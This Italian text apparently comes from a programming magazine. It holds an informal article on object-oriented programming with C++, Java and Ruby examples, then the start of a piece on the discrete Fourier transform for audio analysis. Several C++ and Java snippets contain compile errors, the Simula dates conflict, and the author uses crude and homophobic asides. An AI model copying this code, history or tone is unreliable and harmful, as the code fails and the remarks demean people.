int max(int x,int y)
{
    return (x>y?x:y);
}

int main()
{
    int a=1,b=2,c=4;
    a=max(a,b);
    a=max(a,c);
    cout << a;
}
```

Una funzione, MAX, che restituisce un intero tra due passati come argomento...intelligente semplice e dal main pulito e leggibile, visto che nel main non ci interessa completamente la sintassi e il comportamento della funzione max. La programmazione strutturata tuttavia, non elimina completamente la sintassi della programmazione sequenziale, ma la completa arricchendola e trasformando quello che era un articolo di giornale in un testo scomposto in capitoli e sottocapitoli, un po' come un libro.

Più di vent'anni di programmazione strutturata però, hanno portato alla luce un altro grossissimo problema di base, i benefici di questo paradigma non garantiscono sufficientemente un abbondante riutilizzo del codice già creato in precedenza, perché i vari sottoproblemi devono essere riadattati e controllati e testati, e quindi a partire dagli anni ottanta si cominciò a scrivere codice utilizzando un nuovo stile di programmazione, che garantisce un rimpiego sempre maggiore di codice scritto in precedenza.

Il paradigma OOP:

La programmazione ad oggetti, non nacque però negli stessi anni in cui cominciò ad essere utilizzata massicciamente, essa fu inventata da due norvegesi nel 1965, circa 20 anni prima della sua affermazione. Andando a spulciare il web alla ricerca di fatti storici è stata grande la mia disperazione nel vedere che in Italia nessuno parla di **Kristen Nygaard**, anzi se lo si cerca su Google, si troverà la storia di un'altro Kristen Nygaard, un'**attaccante laterale destro (ala)** danese che ha giocato tra gli anni sessanta e ottanta collezionando 363 presenze e 104 goal nelle squadre di club, e in nazionale ben 36 presenze con 11 goal. Siccome credo seriamente che nessuna persona sana di mente si ricordi di questo povero attaccante laterale...ho voluto dedicargli questa prima parte dell'articolo xD.

Ma allora torniamo al nostro Nygaard, Kristen nacque nel 1926, e passò tutta la vita a lavorare come ricercatore al ministero della difesa. Nei primi anni 60 lui e il collega Ole-Johan Dahl, osservarono che i linguaggi di programmazione del tempo erano tutti troppo lontani dal modo di pensare dell'uomo, e troppo vicini alla "fredda" logica binaria della macchina, e ipotizzarono che in realtà era sul serio questo il grosso problema della programmazione, la mancanza di astrazione basata su modelli reali piuttosto che l'avvicinarsi al codice macchina. Insomma, visto che i pc sono deficienti e fanno tutto quello che gli diciamo, perchè dobbiamo abbassarci a programmare al loro livello, o con strumenti che ci fanno capire come ragionano nella nostra lingua? Definirono il concetto di Classi e Oggetti, come vi ho spiegato sopra, e cominciarono a provarlo e riprovarlo fino a creare SIMULA I nel 1961, e SIMULA 67 nel 1967... di questi due linguaggi in giro per la rete troviamo tanto tanto materiale, osservate ad esempio questo pezzo di codice:

```
Class Rectangle (Width, Height); Real Width, Height;
                                ! Class with two parameters;
Begin
  Real Area, Perimeter; ! Attributes;

  Procedure Update; ! Methods (Can be Virtual);
  Begin
    Area := Width * Height;
    Perimeter := 2*(Width + Height)
  End of Update;

  Boolean Procedure IsSquare;
  IsSquare := Width=Height;

  Update; ! Life of rectangle started at creation;
  OutText("Rectangle created: "); OutFix(Width,2,6);
  OutFix(Height,2,6); OutImage
End of Rectangle;
```

Questo è un oggetto rettangolo, che può essere usato in un ipotetico main:

```
Ref(Rectangle) R; (R oggetto istanziato attraverso la classe rettangolo)
...
R :- New Rectangle(50, 40);
```

Cosa fa questo main?:

Allocazione in memoria di due numeri reali, memorizzati per riferimento come R.

Copia dei valori passati all'oggetto come parametri ai costruttori.

Oggetto R pronto per essere utilizzato.

Come potete osservare la classe rettangolo non distrugge tutti i paradigmi di programmazione procedurale, ma come la procedurale fa con la sequenziale, li completa, e li rende più semplici. In questo esempio il rettangolo non è altro che una struttura di due numeri memorizzati sequenzialmente, e R oggetto istanziato della classe Rettangolo conserva gli indirizzi delle due variabili che lo compongono, ma questo per esempio è anche possibile farlo con le struct in c, però se osservate qualche riga sotto abbiamo anche una procedura(funzione) che IsSquare...che restituisce un booleano quando il rettangolo è in

realità un quadrato. In un ipotetico pseudo main:

```
MAIN
```

```
booleano quad
```

```
Rettangolo R= (4,4)
```

```
quad=R.IsSquare()
```

La variabile quad sarà true, e il main rimane pulito... un buon programmatore ad oggetti deve fare in modo che i propri oggetti abbiano un comportamento consono all'oggetto reale che vogliono, diciamo, imitare, senza però dare all'utilizzatore finale della classe minima idea di come all'interno la classe sia strutturata, questo, è definito in informatica come "information hiding" o Incapsulamento, ed è uno dei principi base della programmazione ad oggetti. La funzione interna all'oggetto richiamata dall'operatore "." è definita funzione-membro o metodo di classe, le variabili interne all'oggetto vengono chiamate attributi, quindi una classe degna di tale nome è composta da un insieme di variabili e funzioni membro dedite a creare attributi e metodi specifici per la classe.

Implementazioni del paradigma OOP successive a SIMULA 67, come tutti immaginate ce ne sono state parecchie, tra le prime a ritagliarsi una grossa fetta di notorietà c'è stato il C++, un altro linguaggio che negli anni successivi ha superato di gran lunga il C++ (per quanto riguarda la purezza della OOP) è sicuramente il JAVA, dalla sintassi simile al C++ ma dove anche il main è un oggetto e i bytecode semicompilati sono classi vere e proprie utilizzabili dall'esterno e da altre classi. Ma la vera rivoluzione negli ultimi anni l'ha fatta il Ruby, che con una folta e crescente community di sviluppatori sta riscuotendo anno dopo anno un gigantesco successo, per le gigantesche innovazioni concettuali e la purezza estrema di OOP che utilizza. Ma analizziamoli in particolare.

OOPFFI_2_Syntax_OOP:

Come ho accennato prima, parlerò di tre linguaggi che hanno fatto della OOP ragione di vita:

C++
JAVA
Ruby

OOPFFI_2.1_SiPlasPlas:

Uscito da un turbolento corso di C++ alle superiori, la programmazione in questo linguaggio mi era, erroneamente, sembrata troppo stupidamente complicata. Ma pian piano il mio professore di Programmazione I mi ha fatto pienamente ricredere.

Uno dei primi giorni ha scritto sulla lavagna:

PERCHE' C++?

E ha motivato la risposta dicendo che se C è un linguaggio tra i primi ed è ancora così largamente utilizzato ci sarà un motivo. Il fattore che rende C++ migliore di tutti gli altri linguaggi, secondo il mio professore, è l'efficienza, appoggiata da una velocità che solo i linguaggi compilati possono avere.

Ora non potrei mai cominciare da un helloworld.cpp e parlarvi di struct, puntatori, operatori... soprattutto perchè odio dilungarmi e lo sto facendo anche troppo...quindi veniamo al dunque:

Come programmo ad oggetti in C++?

Semplice:

Il costrutto class

```
class NomeClasse{};
```

Il buon programmatore ad oggetti sa che gli attributi degli oggetti devono essere inaccessibili e il C++ ci viene in aiuto con il concetto di sezioni di classe...facciamo un esempio:

```
class Frazione{
    public:
        void stampa();
    private:
        int num, den;
};
```

Le parole chiave "public:" e "private:" sono le sezioni della classe, se non dichiariamo la "public:" tutto quello che scriviamo è privato e non avrà "scope", visibilità in termine tecnico, quando costruiremo un oggetto sullo stampino della classe. Nella sezione pubblica abbiamo tutti i metodi che possiamo chiamare da un oggetto della classe, potremmo avere anche dati, ma ripeto, è buona norma non avere dati pubblici. Per strutturare una classe di gestione delle frazioni abbiamo bisogno di due file:

frazione.h frazione.cpp

e di un terzo se magari ci viene la voglia di testare la classe :D → main.cpp

in frazione.h teniamo il costrutto classe, e prototipi, ripeto, solo prototipi delle funzioni membro della classe stessa, essere verranno successivamente definite nel file .cpp della classe stessa.

Frazione.h

```
#ifndef FRAZIONE_H
#define FRAZIONE_H
class Frazione{
public:
    Frazione(int=1,int=1);
    Frazione moltiplica(Frazione);
    void stampa();
private:
    int num,den;
};
#endif
```

direttive preprocessuali?? a cosa serviranno mai? :D...mi spiego subito siccome questo header file probabilmente lo includeremo in miliardi di sorgenti è buona norma dare questa

direttiva `#ifndef/#endif`, perchè con programmi parecchio più complicati includere 30 volte lo stesso header può, anzi sicuramente, portare seri problemi di compilazione in quanto troverebbe 30 volte definite le stesse classi e le stesse implementazioni... e non il programma non capirebbe mai quale funzione chiamare quando nel main la si cita. `#ifndef/#endif` previene le inclusioni successive dopo che la prima volta il file è stato preprocessato, ma torniamo a noi

Come potete osservare il file `frazione.h` contiene solamente prototipi, un `void stampa()`, un `moltiplica()` a cui passo una frazione e ottengo una frazione come valore di ritorno!Wow!...e poi un metodo senza valore di ritorno con lo stesso nome (case sensitive ovviamente) della classe, con due parametri settati di default!...Questo signori e signore, è un Costruttore, serve per costruire un oggetto passandogli nel momento in cui lo si dichiara del parametri, in questo caso `int num` e `int den`.

Creiamo ora il piccolo `frazione.cpp`

```
#include "frazione.h"
#include <iostream> //non si sa mai! :D

Frazione::Frazione(int n,int d){
    this->num=n;
    this->den=d;
}

Frazione Frazione::moltiplica(Frazione a){
    Frazione temp();
    temp.num=(this->num*a.num);
    temp.den=(this->den*a.den);
    return temp;
}

void Frazione::stampa(){
    std::cout<<num
        <<std::endl
        <<"----"
        <<den<<std::endl;
}
```

Ecco finite le implementazioni dei metodi!... Osserviamo due cose principali... `Frazione::Frazione` ...che bisogno c'è di ripetere il nome del costruttore? Beh se definissimo solo `Frazione()`, ad esempio il compilatore ci direbbe che stiamo definendo una funzione senza definire un tipo di ritorno... per le altre due invece potremmo farlo senza problemi, di togliere il `Frazione::` da davanti e compilerebbe perfettamente, ma non funzionerebbe come ci saremmo aspettati, perchè i `::` non sono messi lì a caso! È un operatore: Risolutore di visibilità, che permette al compilatore di capire che le funzioni che si stanno definendo appartengono alla classe `Frazione`, e non sono funzioni libere a caso sparse per il file :D

Altro possibile motivo di turbamento è il `this...this` è un puntatore all'oggetto che chiama il metodo, passato implicitamente per ogni metodo di ogni classe, essendo un puntatore, proprio come si fa per le struct lo si deve dereferenziare prima di passargli l'operatore `."`, oppure possiamo aggirare il problema usando l'operatore freccetta `"->"` che dereferenzia e usa `."`, ma se vi piace potete fare `*(this).num` ...nessuno ve lo vieta :D

Un ulteriore possibile (spero) turbamento può essere il fatto che uso le variabili private in funzioni apparentemente esterne alla classe, ma non è così! :D come vi ho spiegato l'operatore "::" permette di far capire al compilatore che stiamo lavorando sui metodi della classe, e alla sezione privata si può tranquillamente accedere dall'oggetto stesso (che senso avrebbe sennò?)

Facciamo adesso un piccolo main:

```
//main.cpp
include <iostream>//non si sa mai...xD
include <cstdlib>//per usare atoi()
include "frazione.h"

int main(int argc, char *argv[]){
    int uno=atoi(argv[1]);
    int due=atoi(argv[2]);
    //Dichiaro due frazioni nello stack!
    Frazione gianmario(2,3);
    Frazione res();
    //Istanzio una frazione nell'heap!
    Frazione* alfonso=new Frazione(uno,due);
    //l'operatore = fa la copia bit a bit dell'oggetto
    //temp che torna da alfonso->moltiplica
    res=alfonso->moltiplica(gianmario);
    //stampo res...
    res.stampa()
    //ritorno 0...(avevo commentato tutte le righe ormai! xD)
    return 0;
}
```

La domanda che mi sono posto le prime volte che ho visto la programmazione ad oggetti in c++ è stata: Come minchia gli faccio capire al compilatore che i due file devono andare in un eseguibile? Nessun problema! Ci pensa il linker a voi basta compilare normalmente con:

```
g++ main.cpp frazione.cpp -o test_frazione
```

Ovviamente non dovete compilare il file .h perchè non c'è nulla da compilare viene incluso in main... e sono solo prototipi e il costruito class...

In giro ho visto parecchie classi strutturate malissimo, in file .cpp vuoti e nel .h prototipate prima definite poi, certe volte dentro, col rischio di definire inline funzioni membro pesantissime. Spiego in due minuti il perchè la strutture .cpp+.h mi piace:

Ho la mia classe completa per la gestione delle frazioni, la voglio, che ne so...vendere...

```
g++ -c frazione.cpp
```

questo crea il file oggetto frazione.o, pronto per essere linkato, il file.h rimane in chiaro, ma essendoci solo prototipi vedo semplicemente una sorta di linea guida di come utilizzare la classe, quindi vendo pacchettizzato il file .o e il file .h, e un qualsiasi sviluppatore che lo compra, può usare la mia classe senza capire com'è fatta dentro. Fiquo no?

Mi sono stancato di parlare di c++ ma ce ne sarebbero migliaia di argomenti da trattare, vi

consiglio di cercare:

Costruttori copia (per ovviare al problema della copia bitabit dell'operatore =)

Ereditarietà

Ridefinizione degli operatori

(per permettere di far si che ad esempio, due frazioni a,b scrivendo a+b è come se si richiami implicitamente il metodo somma(b) di a)

OOPFFI_2.1_GiavaSan!^_^:

Java, iava, giava...è per molti uno pseudo linguaggio di programmazione, ho letto su molti forum pesanti faccia a faccia sul fatto che sia o no di scripting o semi-interpretato, o semi-compilato o Semih Şentürk, famoso attaccante del Fenerbache...per quanto mi riguarda io dico: Andatevene tutti a fanculo, Java sarà lento sarà stupido sarà blablabla, ma intanto ha una sintassi similC++ davvero interessante e una gestione degli oggetti davvero fenomenale.

Ogni sorgente in java è una classe!...

Hello world? Classe...

```
class Hello{
    public static void main(String args[]){
        system.out.println("Hellomoto!");
    }
}
```

il file deve avere lo stesso nome della classe che vi è definita dentro e dichiarare più classi nello stesso file porta a seri problemi di compilazione (per me java è compilato :D)...esistono i package, che sono fusioni di più classi dove ognuna può chiamare i metodi pubblici dell'altra senza alcun problema, compilando i file abbiamo un eseguibile bytecode, nomeclasse.class possiamo chiamare metodi statici di classi compilate presenti nella cartella della classe che stiamo istanziando attraverso il nome stesso della classe. L'ereditarietà è molto più semplice che in C++ ed è molto più facile quindi capire la struttura di una classe in più abbiamo parecchie interfacce di default che ci permettono di standardizzare le nostre classi e renderle usabili da una qualsiasi altro programmatore in Java sulla faccia della terra. Faccio un esempio stupido di Frazione.

File Frazione.java:

```
public class Frazione {
    private int num, den;

    public Frazione(int num,int den) {
        this.num = num;
        this.den = den;
    }

    public Frazione somma(Frazione a) {
        Frazione risultato = new Frazione(0,0);
```

```
        risultato.den = this.den*a.den;
        risultato.num = (risultato.den/a.den*a.num) +
(risultato.den/this.den*this.num);

        return risultato;
    }

    public void stampa() {
        System.out.println(this.num + "\n---\n" + this.den);
    }
}
```

come vedete in java sono scomparse le sezioni...sostituite dalle più comode e visibili paroline chiave all'inizio dei metodi e degli attributi, private int num, den; per esempio, il this diciamo che continua ad essere un puntatore ma è gestito diversamente e rende il codice molto più semplice e bello da leggere, in quanto non ci sono solo prototipi, ma proprio metodi ben definiti. Compilare un file del genere senza main è uno scherzo:

```
javac Frazione.java
```

questo creerà il file Frazione.class, solo che se proviamo ad avviarlo con:

```
java Frazione
```

(non è necessario specificare .class)

la shell ci restituirà l'errore:

```
Exception in thread "main" java.lang.NoSuchMethodError: main
```

che tradotto viene tipo: cosa avvio se non c'è un main brutto deficiente?

Allora abbiamo bisogno di un main...facciamo una classe con main per testare la nostra classe frazione:

```
public class Frazione_main {
    public static void main(String[] args) {
        Frazione[] frazioni = new Frazione[3];
        frazioni[0] = new Frazione(1,4);
        frazioni[1] = new Frazione(1,4);
        frazioni[2] = frazioni[0].somma(frazioni[1]);
        frazioni[2].stampa();
    }
}
```

Frazione_main.java, in questo file come potete osservare ho creato un array di oggetti frazione che poi vado ad inizializzare successivamente uno per uno...(anche in c++ posso fare array di oggetti eh...non credete)...ora compilo questa classe

```
javac Frazione_main.java
```

E per avviare il progetto mi basta che sia presente Frazione.class nella stessa cartella della

classe main e posso avviare il main senza alcun problema di linking/linker...

```
vikkio@acertm:~/Scrivania$ java Frazione_main
8
---
16
```

Fiquo eh?

Come faccio per far conoscere la mia classe senza un header? Visto che se compilo il .class mi rimane illeggibile come faccio a fare capire alla gente come funziona la mia classe e cosa può utilizzare?...javadoc!

É buona norma(ma quante volte lo uso! xD) scrivere dei commenti ai metodi, javadoc interpreta i commenti prima dei metodi come possibili file di documentazione della classe e genera automaticamente un file di documentazione dove sono descritti i metodi pubblici, come prototipi.

Esistono parecchie regole per la formattazione dei commenti prima di utilizzare javadoc, ma li odio non li ho mai toccati e lascio a voi se volete approfondire.

Prima di concludere la breve panoramica sugli oggetti in java volevo rendervi farvi conoscere una parte della programmazione ad oggetti, che mi ha sempre affascinato, "la ricerca sfrenata dell'astrazione". Più astratto è il codice che scrivi più lo puoi riutilizzare in altre classi, vi linko ad un piccolo articolo che scritti un anno fa circa proprio su questo argomento trattato in java =>

<http://do.ulink.it/igjMyM>

OOPFFI_2.1_Ruby-Sama!*_*:

Avevo visto tante volte in giro per il web il rubino di Ruby, in italia e nelle community italiane di programmatori se ne parla poco e niente, a meno che non arrivi qualche otaku pazzo malato e cominci a blatarare di quanto è fiquo ruby, ma di sicuro non verrà ascoltato da nessuno. Io non avrei mai pensato che un giorno mi sarebbe capitato di dover fare io la parte dell'otaku amante di cultura giapponese, che elogia Ruby, e ne inneggia come al futuro della OOP, beh visto che non lo avevo immaginato non lo farò... dirò semplicemente che ruby, a mio avviso è un linguaggio di programmazione semplice, veloce da imparare, potente e veryveryOOP.

Ruby è stato pensato dal suo creatore, Yukihiro Matsumoto, per essere il naturale sostituto del perl, che è da lui ritenuto potente ma poco leggibile, eredita parecchie idee dall'interprete pytho, anche l'interprete interattivo, da java parecchio di strutture complesse come blocchi ed iteratori, da perl la possibilità di un potente e semplice utilizzo delle RegExp. È facile scrivere addons ed estensioni in C, ed è bello da vedere(a parere di molti xD). L'idea di Matsumoto in generale era quella di prendere le parti migliori dei vari linguaggi di programmazione che conosceva e unirle semplificandole in un unico linguaggio nuovo e potente: Ruby, appunto.

Di Ruby sentirete dire in giro questa frase: "In ruby tutto è un oggetto!"

ed è assolutamente vero, negli altri linguaggi di programmazione tipo php perl, la OOP è stata aggiunta successivamente e questo ha portato a pesanti scompensi. In ruby già

nativamente non esistono tipi primitivi, ma tutto proprio tutto è un oggetto. Nella shell interattiva irb provate a fare:

```
irb(main):001:0> 1+1
=> 2
```

Questa è una semplice somma scritta su un semplice interprete alla python... ma in realtà il numero 1 che avete digitato, di per se...è un oggetto della classe Fixnum:

```
irb(main):002:0> 1.class
=> Fixnum
```

e quando avete fatto "1+1" in realtà avete chiamato il metodo + dell'oggetto 1 passandogli come parametro un altro fixnum (=1)...

```
irb(main):003:0> 1.+(1)
=> 2
```

Scioccante no? :D fin qui credo proprio che sembri solo una complicazione eccessiva ma osserviamo un po' più da vicino la sintassi degli oggetti.

Abbiamo visto in altri due linguaggi di programmazione l'oggetto frazione, però ora mi sono rotto le maracas e voglio fare una classe gatto! :D

```
class Gatto
  def miagola
    print "miao!\n"
  end
end

gianluca=Gatto.new

gianluca.miagola

=> "miao!"
```

Abbiamo costruito un oggetto gatto in pochissime righe e con una sintassi semplice da ricordare e facile da rileggere se non tocchi codice da tanto tempo! Come però potete osservare la classe Gatto è priva di costruttori espliciti, come costruiamo un costruttore? Beh pensiamoci un costruttore serve per inizializzare un oggetto istanziato da una classe...mmm

```
class Gatto
  def initialize(nome)
    print"Ciao sono un gattino e mi chiamo #{nome}"
  end
end

tom=Gatto.new("Tom")
=>"Ciao sono un gattino e mi chiamo Tom"
```

Stupido gatto imbecille! :D

Gli attributi della classe, sono nascosti automaticamente, e per regole di semantica standard devono essere esposti preceduti da un "at" (= chiocciolina per chi ancora usa 'sto termine gay)

@nome

è un attributo di classe per esempio.

Visto che tutte le variabili sono oggetti, è interessante sapere i metodi che abbiamo a disposizione...ci sarebbe da scrivere 8000 pagine di guide e odio dilungarmi ancora, vi consiglio una amico del programmatore ruby: "ri"

```
vikkio@acertm:~$ sudo apt-get install ri
```

ecco un pezzo di "man ri":

```
NAME
    ril.8 - Ruby Information at your fingertips
```

Ruby information quindi...è tutta la documentazione sugli oggetti wrapper di ruby...

Provate per esempio:

```
vikkio@acertm:~$ ri String
vikkio@acertm:~$ ri Array
vikkio@acertm:~$ ri Regexp
```

Le regexp in particolare sono parecchio interessanti:

```
regexp=/(\D*)[e-o]/
"123eo"=~regexp
irb(main):002:0> "123eo"=~regexp
=> 3
irb(main):003:0> regexp.class
=> Regexp
```

matchamo la regexp con due righe...si poteva fare anche in una, in c++ quante righe ci vogliono? :D

I pareri che ho sentito su ruby sono due sostanzialmente(anche questo avverbio lo uso parecchio ma mi piace):

1. Ruby fa schifo
Di solito un pythoniano convinto che non riesce a capacitarsi che un giapponese possa aver fatto un linguaggio di programmazione interpretato che sia più veloce più semplice e più efficiente del python con l'indentazione fastidiosa.
2. Ruby è bellissimissimo spettacolare mi eccito! Google.com → Hentai porn
Questi personaggi sono altrettanto fastidiosi, e nei vari esercizi di programmazione pubblicano programmi ridotti all'osso per fare notare quanto ruby faccia tanto in poche righe.

Io spero di non aver dato impressione di essere un otaku amante della cultura giapponese ed eccitato da questo linguaggio di scripting del sol levante con questo articolo, perchè ruby è davvero interessante, ma ci sono linguaggi più adatti per fare cose che ruby non potrà mai fare, pensiamo alla gestione dei puntatori in c/c++ per esempio.

Per conoscere meglio ruby ed apprezzarlo vi riporto due link parecchio interessanti:

Questo=>

<http://www.alfonsomartone.itb.it/afcqh.html>

dove un programmatore di vecchia scuola spiega quanto è bello ruby;

e questo=>

<http://www.ruby-lang.org/it/documentation/quickstart/>

un quickstart ufficiale della community italiana di ruby davvero istruttivo anche se striminzito.

In conclusione spero di aver dato a molti spunti di riflessione e chiarimenti vari ed eventuali su come sia importante come concetto la programmazione orientata agli oggetti, che tu sia F*ck*ngIdiot o no!

vikkio88

Teoria e pratica dell'analisi e del riconoscimento Audio

una breve introduzione

Nel mondo della rete sempre più improntato sulla multimedialità spinta dei contenuti, è diventata indispensabile la messa a punto di strategie che consentano il trattamento di informazioni di ogni tipo (immagini, audio, video...) alla stregua del modo in cui vengono oggi trattati i normali testi, strutturati o non. Ovvero, una strategia che mi consenta di ricercare nel web tutte le immagini che contengano un determinato volto, senza dovermi affidare a una ricerca basata su tag e didascalie, che mi consenta di ricercare tutti i video in cui sono presenti scene di nudo, o tutte le tracce audio in cui è presente una determinata sequenza di parole. Esattamente ciò che è possibile fare oggi con un normale testo non strutturato. Nel mondo di internet la multimedialità dei contenuti sta diventando sempre più forte, ed è legittimo che un'utenza sempre più ampia chieda di compiere su questi contenuti le stesse operazioni che compierebbe su un normale testo. Rimane solo il problema di che tipo di strada intraprendere per raggiungere quest'obiettivo.

Purtroppo l'analizzatore intelligente per eccellenza dei contenuti multimediali rimane l'essere umano, che è in grado di decodificare e interpretare ogni stimolo audiovisivo proveniente dall'esterno e offrirgli una relativa spiegazione e significato. Una macchina attualmente può solo emulare maldestramente quest'attività, non affidandosi però a un insieme enorme di neuroni forniti da madre natura (una rete neurale software che emuli in tutto e per tutto il comportamento del sistema nervoso umano avrebbe una complessità computazionale inaffrontabile per tutte le macchine informatiche di questo mondo messe assieme), ma a una vasta base matematica ampiamente collaudata nel corso degli anni.

Lo strumento principe in questi frangenti rimane l'*analisi di Fourier*, ovvero l'insieme di strumenti matematici che consentono di passare da un insieme di informazioni di qualsivoglia natura (onde sonore, immagini, segnali elettrici...) a un insieme di informazioni espresse nel dominio della frequenza. È come se si emulasse, a livello sonoro per esempio, il comportamento del timpano umano, che può vibrare di più o di meno a seconda che l'onda meccanica che lo investe abbia una frequenza più o meno alta. Questi algoritmi sono ormai abbastanza collaudati, e ora che la potenza di calcolo dei computer è diventata adeguatamente elevata trovano sempre più applicazioni, dal riconoscimento facciale in tempo reale all'audio mining (ricerca di determinate frasi all'interno di campioni vocali, basandosi su un ampio database multimediale di sillabe o parole precedentemente creato), dal riconoscimento di determinate sequenze video alla ricerca di un particolare numero di targa automobilistica nelle immagini catturate da una telecamera di sorveglianza.

La trasformata di Fourier

Cominciamo la parte più strettamente tecnica della nostra trattazione.

Lo strumento teorico fondamentale in ogni settore della multimedialità è la *trasformata di Fourier*. È applicata in settori che vanno dalla compressione JPEG al riconoscimento facciale, dalla compressione MP3 all'audio mining. È fondamentalmente una trasformazione applicata a una successione di dati che estrae le informazioni frequenziali da quei dati.

In modo più formale, data una successione di informazioni $\{ x_t \}$ (che può essere l'insieme dei pixel di un'immagine, i dati forniti dal campionamento di un segnale audio, dei dati pseudo-randomici ottenuti da un generatore di rumore, e così via), è possibile associare alla successione data (di variabile reale) una successione $\{ X_k \}$ di variabile complessa, da cui

posso ricavare per ogni componente frequenziale k del segnale originale la sua ampiezza e la sua fase. Tale successione è esprimibile come

$$X_k = \sum_{t=0}^{N-1} x_t e^{-j\frac{2\pi}{N}kt}$$

dove N è il numero di elementi presente nella sequenza originale, $\{x_0, x_1, \dots, x_{N-1}\}$ e j è l'unità immaginaria.

Tale scrittura esprime la **trasformata di Fourier discreta (DFT)**, in quanto opera su un insieme discreto e finito di valori reali e restituisce una sequenza discreta e finita di valori complessi.

La suddetta relazione è facilmente invertibile, ovvero data la sequenza complessa è ottenibile in modo molto pulito la sequenza reale che l'ha generata:

$$x_t = \frac{1}{N} \sum_{k=0}^{N-1} X_k e^{j\frac{2\pi}{N}kt}$$

Tale scrittura è quella della **trasformata di Fourier inversa (IDFT)**.


Non è mia intenzione discutere delle innumerevoli proprietà di questa trasformata, e delle sue altrettanto innumerevoli applicazioni matematiche (dalla risoluzione delle equazioni differenziali, alla teoria dei segnali), né tantomeno delle proprietà della sua "controparte" nel dominio del continuo. La cosa che però ci interessa maggiormente della successione complessa espressa dalla DFT sono i moduli e le fasi delle sue componenti, calcolabili come

$$\|X_k\| = \sqrt{\text{Re}^2(X_k) + \text{Im}^2(X_k)}$$
$$\text{arg}(X_k) = \text{atan2}(\text{Im}(X_k), \text{Re}(X_k))$$


In particolare, la successione dei moduli della DFT ci dà informazioni su quali sono le componenti frequenziali più ricorrenti nella successione di partenza (ad esempio, nel caso la successione di partenza sia un segnale audio, quale è la sua componente frequenziale fondamentale, e da lì è possibile ricavare, ad esempio, la nota associata nel caso di uno strumento musicale, o il suono pronunciato nel caso di un software di riconoscimento vocale).

Il diagramma dei moduli della DFT è anche detto **spettro delle ampiezze**, o semplicemente *spettro delle frequenze*. Le applicazioni dello spettro frequenziale sotto i nostri occhi ogni giorno sono illimitate. La più immediata è l'equalizzatore grafico del nostro stereo Hi-Fi o del nostro software per ascoltare musica. Un equalizzatore grafico ha un numero finito di controlli, ognuno dei quali rappresenta un intervallo di frequenze su cui operare (basse, medie, alte...). Un equalizzatore digitale calcola la DFT su ogni buffer audio, ricavandone lo spettro delle frequenze, e moltiplicando ogni intervallo frequenziale di ampiezza prestabilita per un coefficiente reale che può amplificare o attutire quelle frequenze. Operando sui controlli dell'equalizzatore si ha proprio l'effetto di modificare questi coefficienti. Dallo spettro così modificato si ricostruisce il segnale modificato, applicando la IDFT.

Per avere un esempio concreto di come agisce la DFT, supponiamo di aver campionato in qualche modo il seguente segnale:



È evidente la presenza di 4 picchi nell'onda, ovvero una frequenza pari a 4 relativamente al periodo considerato. Calcolando la DFT su questo segnale otterremo il seguente spettro delle ampiezze (ovviamente zoomato sulla zona di nostro interesse):



Andando ad analizzare lo spettro delle ampiezze ottenuto troveremmo effettivamente un massimo unico corrispondente alla pulsazione $k=4$, e questo conferma l'evidenza dei fatti partendo dal segnale di partenza assegnato. Applicando la IDFT alla successione complessa ottenuta, riotterremo pari pari il segnale di partenza.

FFT

La DFT è un'operazione idealmente perfetta, ma sappiamo bene che nel mondo dell'informatica non conta solo che un'operazione sia deterministica e matematicamente valida per ottenere la soluzione di un problema. Ha un forte rilievo anche la complessità computazionale di una soluzione, un rilievo così forte da preferire talvolta algoritmi un po' meno precisi ma che consentono di raggiungere la soluzione del problema in modo più veloce, ad altri più precisi ma altrettanto lenti.

